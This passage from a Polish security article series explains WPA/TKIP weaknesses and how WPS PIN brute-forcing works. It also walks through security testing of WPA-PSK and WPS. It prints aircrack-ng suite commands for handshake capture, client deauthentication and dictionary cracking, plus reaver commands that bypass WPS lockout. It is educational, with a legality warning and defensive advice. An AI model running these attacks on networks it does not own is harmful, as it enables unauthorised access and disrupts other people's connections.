W 2007 opisano podatności określane jako **„short packet spoofing"**, pozwalające w pewnych szczególnych warunkach, na rozszyfrowanie krótkich pakietów o znanej strukturze, np. ARP. Jednak ta podatność nie pozwala na uzyskanie klucza PSK, lecz strumienia klucza użytego do zaszyfrowania danego pakietu. Pozwala na to wstrzyknięcie kilku pakietów do sieci, powodujących np. wysłane danych przez użytkownika do Internetu.

Dalsze badania w tym zakresie doprowadziły w 2013 do opracowania metody pozwalającej na rozszyfrowanie całej transmisji do klienta przy pomocy fragmentacji. Oprócz tego, istnieje możliwość obejścia wykrywania niepoprawnych sum MIC przez zachowanie odpowiedniej przerwy czasowej pomiędzy zmodyfikowanymi pakietami.

> Uwzględniając wszystkie opisane podatności, IEEE zdecydowało, że TKIP nie powinien być stosowany od stycznia 2009 roku i zalecane jest stosowanie CCMP.

3. Dziurawe oprogramowanie

Opisane powyżej podatności dotyczą architektury sieci Wi-Fi. Jednak **bezpieczeństwo sieci bezprzewodowych zależy także od jakości oprogramowania je obsługującego**, takiego jak sterowniki, biblioteki do obsługi interfejsów itp. Wraz ze wzrostem skomplikowania architektury sieciowej rośnie poziom skomplikowania kodu programistycznego, a co z tym idzie, **przybywa potencjalnych błędów implementacyjnych**.

Jedną z efektywniejszych metod poszukiwania takich błędów, jest **fuzzing**, czyli wysyłanie niepoprawnie sformatowanych lub losowych danych z założeniem, że pojawią się błędy przy ich obsłudze. Praca porusza ten temat w obszerny sposób, pokazując jak wiele błędów można w ten sposób znaleźć. W praktyce, najwięcej błędów dotyczy systemów z rodziny Windows.

Podsumowanie

Kończąc omawianie cech odróżniających WPA/WPA2 od WEP, warto podkreślić, że proces zapewniania bezpieczeństwa sieciom Wi-Fi trwa.

W kolejnej części cyklu zaprezentuję zaś praktyczną stronę bezpieczeństwa sieci WPA i WPA2.

Bibliografia

- najnowsza wersja standardu 802.11 z 2012 roku
- Obsługa kluczy w WPA
- EAP
- RADIUS

--- *Adam Smutnicki*

Testowanie WPA i WPA2

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-5-testowanie-wpa-i-wpa2/

Wstęp

Atakujący sieci Wi-Fi najczęściej wykorzystują podatność PSK na ataki słownikowe, czyli ataki na WPA-Personal. Wszystkie hasła, które można uznać za słownikowe lub generowane z wykorzystaniem pewnych przekształceń słownika, należy uznać za niewystarczająco bezpieczne. Z tego powodu należy używać długich haseł, składających się z co najmniej kilkunastu losowych znaków, zawierających zarówno małe, duże litery, cyfry i znaki specjalne. Atak na takie hasło jest -- przynajmniej dziś -- nadal praktycznie niewykonalny.

> Zainteresowanych tym tematem zapraszamy do lektury sekurakowego Kompendium bezpieczeństwa haseł -- atak i obrona (części 1, części 2oraz części 3).

Dodatkowo **wskazane jest nieużywanie popularnych SSID**, ustawianych przez producentów z powodu opisanego powyżej ataku za pomocą tęczowych tablic. Oprócz tego zgodnie z zaleceniami **należy używać CCMP zamiast TKIP**.

> W chwili pisania tego artykułu przeprowadzenie ataku na dobrze przygotowaną infrastrukturę WPA-Enterprise można uznać za praktycznie niewykonalne.

Jeśli zastosowano mechanizmy uwierzytelniania serwerów Radiusa, do których się podłączamy, oraz odpowiednio zabezpieczono komunikację pomiędzy AP a serwerem, nie ma możliwości podstawienia fałszywego AP, ponieważ klient i tak się do niego nie podłączy. Wybór odpowiedniej metody EAP zapewnia, że nawet podsłuchanie transmisji pomiędzy klientem a AP, nie ujawni danych dostępowych (hasło i login), ponieważ będą zaszyfrowane, np. w tunelu TLS. Hasło PMK jest także nadawane przez serwer Radius, w ramach szyfrowanego tunelu, zatem atak słownikowy będzie nieskuteczny. W związku z tym widać wyraźnie, że **bezpieczeństwo WPA-Enterprise jest znacząco większe niż WPA-Personal**. Jednak wdrożenie WPA-Enterprise wymaga dużo większych nakładów pracy oraz kosztów.

Atak z przechwyceniem 4-way handshake

Pamiętajmy, że pokazane techniki należy używać tylko w legalny sposób (np. do testów własnej sieci)!

Skupię się teraz na opisie i pokazaniu, jak można przeprowadzić test bezpieczeństwa sieci Wi-Fi zabezpieczonej PSK. Atak jest możliwy zarówno na sieci zabezpieczone WPA jak i WPA2, ponieważ nie dotyczy bezpośrednio zmian wprowadzonych przez WPA2 względem WPA.

1. Przygotowanie do ataku

Wspomniałem, że praktyczny atak na WPA-Personal wymaga przechwycenia 4-way handshake, gdyż potrzebne są wymieniane w nim informacje. Żadna inna część komunikacji nie jest potrzebna. Scenariusz potencjalnego ataku na taką sieć wygląda następująco:

1. Rozpoczynam nasłuchiwane ruchu w sieci, nastawiając się na przechwycenie 4-way handshake.
2. Po przechwyceniu 4-way handshake rozpoczynam sprawdzanie haseł dostępnych w słowniku, upewniając się, czy sieć nie była zabezpieczona którymś z nich.

Chociaż scenariusz wygląda na bardzo prosty, na wstępie pojawiają się dwa problemy:

1. Co zrobić jeśli nie udało mi się przechwycić 4-way handshake.

2. Jak zdobyć/skonstruować dobry słownik.

Dobry słownik, to klucz do sukcesu i jest to temat na kolejny cykl artykułów, dlatego nie będę się nim tutaj zajmował.

Natomiast jeśli chodzi o problem z przechwyceniem 4-way handshake, to możliwe są następujące przyczyny:

1. Brak klientów podłączonych do sieci -- z tym niestety nie można nic zrobić.
2. Jesteśmy za daleko od klienta/AP i sygnał do nas nie dociera -- można popracować nad poprawą sygnału odbieranego z sieci, zbliżyć się do AP lub zastosować inną antenę.
3. W sieci widać ruch, ale nie udało się zarejestrować 4-way handshake -- oznacza to zapewne, że rozpoczęto nasłuchiwane po tym, jak wszyscy klienci się podłączyli i nie było żadnego nowego. W tej sytuacji można albo oczekiwać dalej, albo wysłać do jednego z klientów informację anulującą jego uwierzytelnienie (ang. deautentykacja), wymuszając tym samym wykonanie 4-way handshake.

2. Przykładowy atak

Przejdźmy więc w końcu do czynów. Konfiguracja sprzętowa i softwarowa jest taka sama, jak w przykładach omówionych w poprzednich częściach cyklu.

1. Rozpoczynam nasłuchiwane obecnych sieci Wi-Fi, aby zebrać dane dotyczące testowanej sieci. Przełączam kartę w tryb monitor nasłuchujący na wszystkich kanałach:

```
root@debian:~# airmon-ng start wlan1
root@debian:~# airodump-ng mon0
```

1. Wybieram do testowania sieć z SSID: „WPA-test", zapisując jej parametry.

1. Wyłączam tryb monitor dla wszystkich kanałów i przełączam kartę w tryb monitor tylko dla kanału 11, na którym działa analizowana sieć.

```
root@debian:~# airmon-ng stop mon0
root@debian:~# airmon-ng start wlan1 11
```

1. Rozpoczynam nasłuchiwanie ruchu sieciowego dla analizowanej sieci, oczekując na 4-way handshake.

```
root@debian:~# airodump-ng -c 11 --bssid 5C:4C:A9:6B:EC:CD -w wpa-test mon0
```

Na zrzucie poniżej wpisu „STATION" pojawią się dane, gdy w sieci będzie znajdował się klient. W tym momencie nie ma żadnego. Zebrane dane zostaną zapisane w plikach rozpoczynających się „wpa-test", tak jako podano w opcji „-w".

1. Na poniższym zrzucie widać, że pojawił się klient: dowodzi tego wyświetlenie jego danych w sekcji „STATION". W prawym górnym rogu pojawił się komunikat, że przechwycono 4-way handshake wraz z informacją od jakiego klienta.

1. Gdyby w analizowanej sieci znajdował się już klient, a nie udało się przechwycić handshake, wynik będzie wyglądał analogicznie do poniższego zrzutu.

1. W tej sytuacji można spróbować wykonać deautentykację klienta przy pomocy następującego polecenia:

```
root@debian:~# aireplay-ng -0 1 -a 5C:4C:A9:6B:EC:CD -c BC:CF:CC:FD:82:D3 mon0
22:04:50 Waiting for beacon frame (BSSID: 5C:4C:A9:6B:EC:CD) on channel 11
22:04:50 Sending 64 directed DeAuth. STMAC: [BC:CF:CC:FD:82:D3] [ 5|65 ACKs]
```

Doprowadzi to do przechwycenia handshake. Opcją -a podaję MAC AP, a opcją -c MAC klienta, którego chcę odłączyć od sieci.

1. Przechwycone 4-way handshake można podejrzeć, np. przy pomocy wiresharka, otwierając w nim plik wpa-test-01.cap, utworzony w katalogu, w którym uruchomiłem wcześniej airodump-ng. Wpisując w górne okienko filtrowania frazę „eapol", uzyskuję wynik prezentujący poszczególne etapy handshake (zrzut poniżej).

1. Atak słownikowy na przechwycone handshake wykonuje się przy pomocy polecenia:

```
root@debian:~# aircrack-ng -w slownik -b 5C:4C:A9:6B:EC:CD wpa-test-01.cap
```

Co w moim przypadku zakończyło się sukcesem i uzyskaniem hasła.

> Uprzedzając komentarze, od razu zaznaczam, że słownik był przygotowany specjalnie na cele tej prezentacji. W praktyce, słowniki mogą być bardzo duże i atak przy ich użyciu może trwać dość długo.

Jednym z rozwiązań na duże słowniki jest przechowywanie ich w postaci spakowanej i rozpakowywanie w locie z wrzuceniem bezpośrednio na wejście aircrack-ng. Można to zrobić np. tak:

```
root@debian:~# xzcat slownik.xz | aircrack-ng -w - -b 5C:4C:A9:6B:EC:CD wpa-test-01.cap
```

Ataki na WPA z użyciem GPU

Istota ataku słownikowego na WPA polega na wykorzystaniu mocy obliczeniowej do przeszukiwania słownika z hasłami. Ta operacja bardzo łatwo podlega zrównoleglaniu, osiągając bardzo wysoki jego współczynnik.

Operacje matematyczne używane podczas obliczeń tworzących klucze WPA mogą być w pełni wykonywane przy użyciu procesorów kart graficznych. Dzisiejsze GPU są wielokrotnie szybsze od CPU w zakresie pewnych wybranych operacji matematycznych i pozwalają znacząco poprawić skuteczność ataku słownikowego na WPA.

Jednym z najlepszych narzędzi do tego celu jest hashcat, który określany jest jako najszybszy kraker WPA/WPA2 na świecie. Siła hashcata tkwi w jego zaawansowanej optymalizacji, pozwalającej w pełni wykorzystać możliwości kart GPU. Używanie hashcata jest bardzo proste i wygodne, a wszystkie potrzebne informacje są dostępne na stronie projektu.

Podsumowanie

W tej części serii pokazałem nowe elementy bezpieczeństwa sieci Wi-Fi wprowadzone w ramach standardu 802.11i, czyli WPA/WPA2. Widać wyraźnie, że bezpieczeństwo WPA jest nieporównywanie wyższe niż WEP. Opisane podatności w nieznacznej mierze mają charakter podatności kryptograficznych czy błędów na poziomie architektury, oczywiście przy założeniu, że używane jest zalecane aktualnie WPA2 z CCMP.

Przedstawiony atak ma charakter ataku siłowego i ze względu na rozgłoszeniowy charakter sieci Wi-Fi bardzo ciężko jest się przed nim chronić. Problem będzie się z czasem powiększał ze względu na wzrost mocy obliczeniowej CPU i GPU.

> Istnieje jednak jeszcze pewien zakres bezpieczeństwa dla „normalnych" użytkowników. Jedyne co można jeszcze w warunkach domowych zrobić, to ustawić odpowiednio długie hasło PSK, aby atak stał się po prostu niepraktyczny.W przypadku firm, zalecane jest wdrożenie dobrze skonfigurowanego WPA-Enterprise, które dziś, można jeszcze uznać za bezpieczne.

Bibliografia

- tutoriale aircrack
- hashcat
- wiele interesujących tutoriali dotyczących bezpieczeństwa Wi-Fi

--- *Adam Smutnicki*

Bezpieczeństwo WPS

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-6-bezpieczenstwo-wps/

Wstęp

Parę lat temu ktoś stwierdził, że konfigurowanie sieci Wi-Fi przy pomocy haseł WPA jest zbyt skomplikowane i potrzebne jest opracowanie nowej, znacznie prostszej metody dostępu. Niektórych Czytelników tego portalu zapewne takie podejście zdziwi, ale najwyraźniej przeciętny użytkownik oczekuje rozwiązania wygodniejszego od konfigurowania SSID i hasła na domowym routerze/AP, a następnie wpisywania tego hasła na każdym urządzeniu. Możliwe także, że lobbowali za tym producenci sprzętu dostarczanego masowo przez ISP pod strzechy, tj. Livebox. Każde z takich urządzeń przygotowane jest do używania „out of the box", czyli posiada predefiniowane, mniej lub bardziej losowe hasło WPA i SSID.

Zapewne uznano, że wprowadzanie skomplikowanego hasła jest niewygodnie dla użytkownika i potrzebne jest prostsze rozwiązanie. W ten oto sposób w 2007 roku powstał **WPS**, czyli **Wi-Fi Protected Setup**.

Zasada działania

Głównym celem twórców WPS było opracowanie metody pozwalającej łatwo dodać nowe urządzenie do sieci Wi-Fi. Należy zaznaczyć, że WPS nie jest nową metodą zabezpieczana transmisji, lecz protokołem pozwalającym na łatwe skonfigurowanie urządzeń w sieciach chronionych przy pomocy WPA/WPA2. Nowa metoda miała pozwolić na automatyczne uzyskanie hasła. W związku z tym opracowano dwa podejścia do realizacji postawionego celu:

- konfiguracja w paśmie (ang. „in-bound"),
- konfiguracja poza pasmem (ang. „out-of-band").

Celem **konfiguracji w paśmie** jest zapewnienie ochrony przed podsłuchiwaniem. Dane dostępowe do sieci bezprzewodowej są przesyłane w ramach standardu 802.11 z użyciem EAP. Pomiędzy urządzeniem chcącym przyłączyć się do sieci, a urządzeniem autoryzującym następuje wymiana kluczy przy użyciu algorytmu Diffiego-Hellmana. Jest ona autoryzowana przy pomocy tzw. „hasła urządzenia", które zna urządzenie autoryzujące, a na urządzeniu podłączanym należy je wprowadzić. Wi-Fi Alliance pozwala na wprowadzanie hasła z klawiatury, dostarczenie go na pamięci USB lub przez token NFC.

W przypadku **konfiguracji poza pasmem** dane dostępowe do sieci przesyłane są za pomocą protokołu UPnP (Universal Plug-and-Play) z wykorzystaniem pamięci USB (odpowiednie pliki konfiguracyjne zapisane na nośniku) lub NFC. Dane te mogą być wymieniane w postaci szyfrowanej lub nie. W tym przypadku konieczne jest zachowanie bezpieczeństwa nośnika użytego do przekazania danych, ponieważ istnieje ryzyko ponownego ich użycia i nieautoryzowanego podłączenia innego urządzenia.

W ramach konfiguracji w paśmie zdefiniowano dwie metody uwierzytelniania podłączanego urządzenia:

- PIN -- przy użyciu 8-cyfrowego PIN-u,
- PBC (ang. Push-Button-Connect) -- inicjacja konfiguracji pomiędzy urządzeniami po naciśnięciu guzika.

Aktualnie tylko te dwie metody są uwzględniane w ramach certyfikacji WPS:

- każde certyfikowane urządzenie musi obsługiwać metodę PIN,
- wszystkie certyfikowane AP muszą obsługiwać metodę PBC, w przypadku urządzeń klienckich nie jest to wymagane.

Opisane powyżej metody konfiguracji poza pasmem nie są elementem certyfikacji WPS.

1. Autoryzacja bazująca na PIN-ie

W tej konfiguracji obsługa WPS jest aktywna cały czas. Podłączane urządzenie musi potwierdzić swoją tożsamość przy użyciu 8-cyfrowego PIN-u, na podstawie którego generowane jest hasło urządzenia. Dostępne są dwa warianty:

- wewnętrzna -- w konfiguracji AP należy wpisać PIN podany przez urządzenie chcące podłączyć się do sieci,
- zewnętrzna -- na urządzeniu chcącym podłączyć się do sieci należy wpisać PIN skonfigurowany w AP.

Od razu widać, że metoda wewnętrzna wymaga dostępu do panelu konfiguracyjnego AP i w związku z tym jest bardziej skomplikowana. Osobiście nie widziałem urządzenia działającego w ten sposób, co nie jest dziwne, bo w samym WPS chodziło przecież o prostotę przyjętego rozwiązania.

W praktyce stosowane jest drugie podejście. AP najczęściej posiada wydrukowany PIN znajdujący się na nalepce z danymi urządzenia. Wystarczy odczytać PIN z AP, do którego powinniśmy mieć dostęp, i wpisać go do podłączanego urządzenia. Bezpieczeństwo tej metody opiera się na założeniu, że fizyczny dostęp do urządzenia jest ograniczony do „zaufanych osób".

2. Tryb PBC

W tym rozwiązaniu nie jest wymagana znajomość sekretu, tak jak to było w przypadku autoryzacji z wykorzystaniem PIN. Uproszczono jeszcze bardziej model zaufania do osób mających fizyczny dostęp do urządzenia i w tym rozwiązaniu na AP wystarczy tylko nacisnąć przycisk, który aktywuje protokół WPS i skonfiguruje oczekującego klienta. W tym trybie WPS jest aktywowany tylko na moment podłączania nowego urządzenia. W momencie aktywacji tego trybu, zarówno AP, jak i klient skanują otoczenie w poszukiwaniu drugiego urządzenia przełączonego w tryb konfiguracji. Po wzajemnym wykryciu się urządzeń następuje nawiązanie sesji analogicznie jak w przypadku uwierzytelniania opisanego powyżej, tylko z użyciem domyślnej wartości PIN składającej się z ośmiu zer. W przypadku braku aktywności w tym zakresie, AP po upływie 2 minut wyłącza tryb konfiguracji WPS.

Metoda ta napotyka na problem, kiedy kilka urządzeń chce równolegle skorzystać z protokołu WPS. Specyfikacja zakłada nieuruchamianie sesji konfiguracji, jeśli w otoczeniu znajduje się więcej urządzeń w trybie konfiguracji PBC. W taki sposób omija się to utrudnienie.

Bezpieczeństwo

Omówiłem już pokrótce zasadę działania WPS. Nie jest to specjalnie skomplikowany protokół. Teraz przejdę do analizy jego bezpieczeństwa.

WPS w założeniach wygląda bardzo ładnie, jednak autorom najprawdopodobniej zabrakło wiedzy lub pominęli analizę kryptograficzną proponowanego rozwiązania. Kolejny błąd popełnili producenci sprzętu, wprowadzając szybką i nieprzemyślaną implementację WPS.

Odpowiedzią na ich błędy jest praca z 2011 roku pt. „Brute forcing Wi-Fi Protected Setup: When poor design meets poor implementation„, rozkładająca całe bezpieczeństwo WPS na łopatki.

> Niestety, ponieważ WPS pozwala na uzyskanie hasła WPA, spowodowało to drastyczne obniżenie bezpieczeństwa sieci zabezpieczonych WPA.

Opisywana podatność dotyczy trybu PIN w wariancie konfiguracji zewnętrznej, czyli rozwiązania dominującego na rynku. W tym przypadku nie ma żadnej metody pozwalającej na ograniczenie prób podłączenia się do sieci, ponieważ potencjalny atakujący nie musi mieć fizycznego kontaktu z urządzeniem.

> Jeśli w jakiś sposób uda mu się uzyskać poprawną wartość PIN, uzyska hasło WPA. Podatność ta pozwala na przeprowadzanie ataków siłowych na PIN.

1. Teoria kryptografii, czyli różnica między mnożeniem a dodawaniem

Według specyfikacji WPS PIN składa się z 8 cyfr dziesiętnych, co daje 10^8 różnych wartości. Ze względu na użycie tylko cyfr, można by się pokusić o przeprowadzenie ataku siłowego na konkretny PIN, sprawdzając wszystkie dostępne kombinacje. Jednak liczba10^8 możliwości praktycznie wyklucza sensowność takiego ataku.

Po wczytaniu się w dokumentację WPS okazuje się jednak, że ostatnia cyfra stanowi sumę kontrolną poprzednich 7 cyfr. Celem tego podejścia było umożliwienie wykrywania błędów we wprowadzonym przez użytkownika PIN-ie zanim zostanie wysłany do sieci. Moim zdaniem założenie, że użytkownik nie potrafi poprawnie wprowadzić 8 cyfr, nawet mając na to kilka prób, jest już lekką przesadą.

> Konsekwencją takiego podejścia jest fakt, że liczba dostępnych wartości PIN-u spada do 10^7, czyli dziesięciokrotnie. W kontekście bezpieczeństwa kryptograficznego jest to znaczący spadek i moim zdaniem całkowicie niewart funkcjonalności uzyskanej z tego powodu. Spadek ten jest jednak jeszcze niewystarczający do praktycznego wykorzystania ataku siłowego.

Jak to w kryptografii zwykle bywa, diabeł tkwi w szczegółach. Okazuje się, że weryfikacja poprawności PIN-u w WPS odbywa się dwuetapowo. W pierwszej kolejności następuje sprawdzenie poprawności 4 pierwszych cyfr kodu. Jeśli AP odpowie, że przedstawiona połówka PIN jest poprawna, następuje weryfikacja poprawności pozostałych 3 cyfr.

Zatem w pierwszej kolejności należy znaleźć pierwsze 4 cyfry PIN-u, a potem pozostałe 3, zamiast szukania wszystkich 7 po kolei. W wariancie pesymistycznym należy sprawdzić 10^4 wartości dla pierwszego etapu i 10^3 wartości dla drugiego. Daje to sumaryczną złożoność 10^4+10^3, wynoszącą 11 000 kombinacji.

> Ta drobna zmiana mnożenia na dodawanie spowodowała, że liczba dostępnych kombinacji jest ponad 900 razy mniejsza niż początkowe 10^7!
>
> W związku z tym kolosalnym błędem przeprowadzenie ataku siłowego na 11k wartości nie powinno stanowić problemu. Średni czas potrzebny na próbę podłączenia wynosi od 0.5 do 3 sekund. Innymi słowy: jeśli średni czas wynosi 1.3s/próbę, to czas potrzebny na sprawdzenie wszystkich wartości to ok. 4h.

Sam protokół WPS realizowany w ramach sesji EAP składa się z wymiany 8 wiadomości, określanych M1 do M8:

- M1--M3 -- wymiana kluczy Diffie-Hellman,
- M4--M5 -- udowodnienie posiadania poprawnej pierwszej połowy PIN-u i potwierdzenie od AP,
- M6--M7 -- udowodnienie posiadania poprawnej drugiej połowy PIN-u i potwierdzenie od AP,
- M8 -- decyzja o przyznaniu dostępu do sieci.

> Jeśli proces wymiany powyższych informacji się nie uda w którymkolwiek z etapów, AP wysyła komunikat EAP-NACK do klienta. Zatem otrzymanie tego komunikatu po M4 oznacza niepoprawną pierwszą połowę PIN, a otrzymanie go po M6 -- niepoprawną drugą połowę PIN.

2. Szybkie wdrożenie = dużo błędów

Niestety, problemy z WPS nie kończą się tylko na opisanej powyżej podatności kryptograficznej. Okazuje się, że większość producentów nie zaimplementowała standardu WPS do końca. Jedną z kluczowych pominiętych funkcjonalności jest tzw. „Lock down", czyli blokada protokołu WPS na pewien czas po pewnej liczbie nieudanych prób dostępu. Jest to funkcja analogiczna do procedur bezpieczeństwa stosowanych przez bankowość elektroniczną, ponieważ lepiej zablokować konto niż pozwolić na kontynuowanie ataku.

> Niestety większość urządzeń pozwala na przeprowadzanie ataku siłowego na PIN w trybie ciągłym lub okresy przerwy są zbyt krótkie, aby taki atak stał się niepraktyczny nawet przy 11k kombinacji do sprawdzenia.

Wprowadzenie 60 sekundowej blokady po 3 nieudanych próbach podłączenia urządzenia z niepoprawnym PIN-em wydłuża atak do niecałych 3 dni. Jest to jeszcze praktycznie wykonalne, ale już dużo mniej atrakcyjne dla potencjalnego atakującego. Jednak dla zachowania pełniejszego bezpieczeństwa wskazane byłoby użycie np. okresu blokady wynoszącego 60 min po 5 nieudanych próbach, co daje czas ataku ok. 90 dni przy 1.3s/próbę.

> Po opublikowaniu tak poważnych podatności w większości przypadków zaleca się wyłączenie danej funkcjonalności. Niestety wielu producentów nie dało użytkownikom takiej możliwości lub zaimplementowało ją niepoprawnie, pozostawiając ciągle dostępny protokół WPS.
>
> Oznacza to, że użytkownicy nie mają możliwości zabezpieczenia swoich sieci inaczej niż przez wymianę sprzętu lub skorzystanie z nieoryginalnego oprogramowania, np. OpenWRT.

3. Reaver

Jednym z najpopularniejszych programów do przeprowadzania ataków na WPS jest Reaver. Dostępne są także inne pakiety, ale są mniej dojrzałe lub bardzo niestabilne. Instalacja Reavera jest bardzo prosta -- wystarczy ściągnąć źródła ze strony projektu, rozpakować i postępować zgodnie z instrukcją zawartą w README.

Do kompilacji wymagane są pakiety sqlite3-devel i libpcap-dev. Niestety w skrypcie sprawdzającym konfigurację jest błąd -- w przypadku zainstalowanego w systemie libpcap-dev i braku sqlite3-devel, zostaniemy poinformowani komunikatem o braku libpcap. Instalując wspomniane pakiety na początku, można łatwo pozbyć się tego problemu.\
W ramach pakietu Reaver otrzymujemy dwa narzędzia: reaver i wash. Pierwsze z nich służy do przeprowadzania ataku siłowego na WPS, drugie pozwala na identyfikację sieci bezprzewodowych posiadających włączoną funkcję WPS.

Próba ataku

Przejdźmy teraz do praktycznego wykorzystania zdobytej wiedzy.

1. Całą pracę z pakietem Reaver należy rozpocząć od przełączenia karty w tryb monitor. Używam tej samej konfiguracji sprzętowej co w poprzednich częściach artykułu:

   ```
   root@debian:~# airmon-ng start wlan1
   ```

1. Rozpocznę od sprawdzenia, które sieci z mojego otoczenia posiadają włączoną funkcjonalność WPS. W tym celu posłużę się programem wash z pakietu reavera:

   ```
   root@debian:~# wash -i mon0 -s -C
   ```

   Opcja -i oznacza interfejs w trybie monitor. Użyłem 2 dodatkowych przełączników:

   - -s służący do skanowania otoczenia oraz
   - -C, który oznacza ignorowanie niepoprawnych sum kontrolnych ramek, pozwalając na wykrycie większej liczby sieci.

     Uzyskany wynik jest przedstawiony na poniższym zrzucie:

     Wynik przedstawiony jest w postaci czytelnej tabelki wraz z wszystkimi niezbędnymi danymi o sieci. Dodatkowo dostępna jest kolumna „WPC Locked" z informacją, czy AP jest w stanie blokady protokołu WPS, np. ze względu na za dużą liczbę nieudanych połączeń. Niestety, zarówno wash, jak i reaver nie zawsze poprawnie potrafią rozpoznać, że AP wyszedł ze stanu zablokowania, co wstrzymuje dalszy postęp ataku. Na szczęście jest rozwiązanie pozwalające poradzić sobie z tym problemem i napiszę o nim poniżej.

1. Wybieram do dalszych działań sieć WPS-Test i zapisuję jej BSSID.

1. Uruchamiam reavera do ataku wybranej sieci:

   ```
   root@debian:~# reaver -i mon0 -b F8:1A:67:5C:D7:2A -vv -d 0 --dh-small
   ```

Opcje:

- -i oznacza mój interfejs w trybie monitor,
- -b to BSSID atakowanego AP,
- -vv oznacza wyświetlanie większej ilości danych o ataku,
- -d 0 oznacza brak przerwy pomiędzy poszczególnymi próbami PIN,
- --dh-small oznacza użycie małych kluczy Diffie-Hellman, co przyspieszy atak, gdyż ich generowanie jest czasochłonne.

Działanie programu widoczne jest na poniższym zrzucie ekranu:

Widać na nim wyraźnie poszczególne etapy ataku wraz z przesyłaniem komunikatów M1, M2 pomiędzy AP a klientem oraz komunikatem NACK po M4, świadczącym o niepoprawnej wartości pierwszej połówki PIN.

> Dodatkowo należy wspomnieć, że reaver testuje w pierwszej kolejności pewne popularne wartości PIN, co może znacząco skrócić czas całego ataku. Kolejną wygodną funkcją reavera jest to, że zapisuje stan ataku, czyli które wartości PIN zostały już sprawdzone, by w przypadku przerwania jego działania, a następnie wznowienia -- rozpocząć działanie od momentu, w którym skończył.

1. Po kilku/kilkunastu nieudanych próbach AP może zablokować protokół WPS na pewien czas, co będzie widoczne podczas działania reavera w poniższy sposób:

Można to potwierdzić, uruchamiając washa:

Stan zablokowania AP widać w kolumnie „WPS locked".

W tym przypadku reaver oczekuje na odblokowanie AP, po czym powinien kontynuować atak. Niestety ze względu na wspomniany błąd nie zawsze się tak dzieje.

> Jeśli reaver nie będzie chciał wznowić ataku, można użyć przełącznika -L, który spowoduje ignorowanie blokady AP i pozwoli wznowić atak.

1. Jeżeli uda się już odnaleźć poprawną pierwszą połówkę PIN-u, reaver zaczyna wyświetlać także informację o wymianie komunikatów M5--M6, co jest widoczne na poniższym zrzucie ekranu.

Ponieważ po M6 przychodzi komunikat NACK, oznacza to, że druga połówka PIN jest niepoprawna.

1. Ostatecznie po dotarciu do poprawnej wartości PIN, reaver wyświetla informację o komunikacie M7 i wszystkie informacje o konfiguracji sieci. **Wraz z hasłem WPA**.

Czas ataku zależy bardzo od tego, czy i, jeśli tak, to na jak długo AP ustawia blokadę na WPS oraz od tego, jak „daleko" skonfigurowany PIN znajduje się na liście sprawdzanych po kolei wartości. W praktyce w większości przypadków czas nie stanowi poważnego ograniczenia.

Reaver posiada także bardzo przydatną opcję do testowania pozwalającą na sprawdzenie konkretnej wybranej wartości PIN przy pomocy przełącznika -p. W przypadku podania PIN-u z niepoprawną wartością cyfry kontrolnej, reaver ją obliczy i podmieni.

Dodatki

1. Pakiet eapeak

Test, czy dany AP posiada włączony protokół WPS, można także wykonać przy pomocy programu eapscan z pakietu eapeak. Jego instalacja jest bardzo prosta: wystarczy wykonać kroki z krótkiej instrukcji. W przypadku AP używanego w tym artykule taki test wyglądałby następująco:

```
root@debian:~# eapscan -c 1 -b F8:1A:67:5C:D7:2A -e WPS-Test -i mon0 --check-wps
```

Opcja -c oznacza kanał, na którym pracuje AP, a pozostałe opcje są jasne. Wynik działania przedstawiony jest na poniższym zrzucie:

2. WPScrack

Autor wspomnianego wcześniej dokumentu o podatności WPS napisał „Proof of Concept" w pythonie pozwalający przeprowadzać atak siłowy na WPS. Wpis na jego blogu zawiera link do kodu (wpscrack.zip) napisanego w Pythonie. Korzysta on ze wspominanej już nie raz na łamach Sekuraka z biblioteki Scapy. Niestety w mojej konfiguracji sprzętowej nie udało mi się zmusić tego kodu do współpracy -- wieszał się bardzo szybko po uruchomieniu.

3. Obliczanie wartości cyfry kontrolnej PIN

Do pracy z WPS może być także przydatna wiedza o sposobie obliczania sumy kontrolnej PIN-u. Przyjmijmy, że każda z cyfr PIN-u oznaczona będzie Px, gdzie P1 oznacza cyfrę pierwszą od lewej, a P8 ostatnią po prawej, czyli PIN wygląda następująco: P1P2P3P4P5P6P7P8. P8 to suma kontrolna wartości P1--P7, którą można obliczyć wg następującego wzoru:

> P8 = 10 -- ((3 * P7 + P6 + 3 * P5 + P4 + 3 * P3 + P2 + 3 * P1) % 10).

Podsumowanie

W tej części artykułu pokazałem, jak z powodu prostych błędów kryptograficznych i implementacyjnych WPS znacząco obniżył bezpieczeństwo WPA2. W większości przypadków oznacza to możliwość przeprowadzenia praktycznego ataku na protokół WPS w akceptowalnym czasie. **Najgorszym wnioskiem płynącym z powyższej analizy jest brak możliwości obrony przed tym zagrożeniem w przypadku wielu urządzeń zakupionych w ostatnich latach.**

Najnowsze domowe AP posiadają już opcję wyłączenia WPS, ale jestem przekonany, że znikoma liczba osób to robi. W związku z krótkimi czasami blokady WPS nadal istnieje możliwość przeprowadzenia praktycznego ataku. Jeśli ktoś koniecznie chce używać WPS, to jego zabezpieczenie wymagałoby ustawienia dużych ograniczeń czasowych na blokadę protokołu, lecz niestety domowe AP nie dają takiej możliwości.

> Zatem znów wracamy do jedynego sensownego zalecenia dotyczącego bezpieczeństwa: **należy wyłączyć WPS**.

Bibliografia

- Stefan Viehböck, Brute forcing Wi-Fi Protected Setup: When poor design meets poor implementation
- Wi-Fi Alliance --- Wi-Fi Protected Setup Specification

- reaver
- eapeak
- Wi-Fi Protected Setup PIN brute force vulnerability

--- *Adam Smutnicki*

WPA/WPA2-Enterprise: 802.1X i EAP

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-7-wpawpa2-enterprise-802-1x-i-eap/

Wstęp do WPA/WPA2-Enterprise

> Tematyka dotycząca WPA2-Enterprise, 802.1X, EAP oraz RADIUSa jest bardzo obszerna i porusza wiele aspektów. Założeniem artykułów dotyczących wspomnianych tematów nie jest wyczerpujące opisane wszystkich zagadnień i dostępnych rozwiązań technicznych.
>
> Jest nim wprowadzenie czytelników w tę tematykę, omówienie podstawowych zagadnień i dostarczenie wiedzy stanowiącej bazę do dalszej lektury. Tylko na temat konfiguracji serwerów RADIUS napisano wiele książek i nie zamierzam tu zajmować się ich streszczeniem.

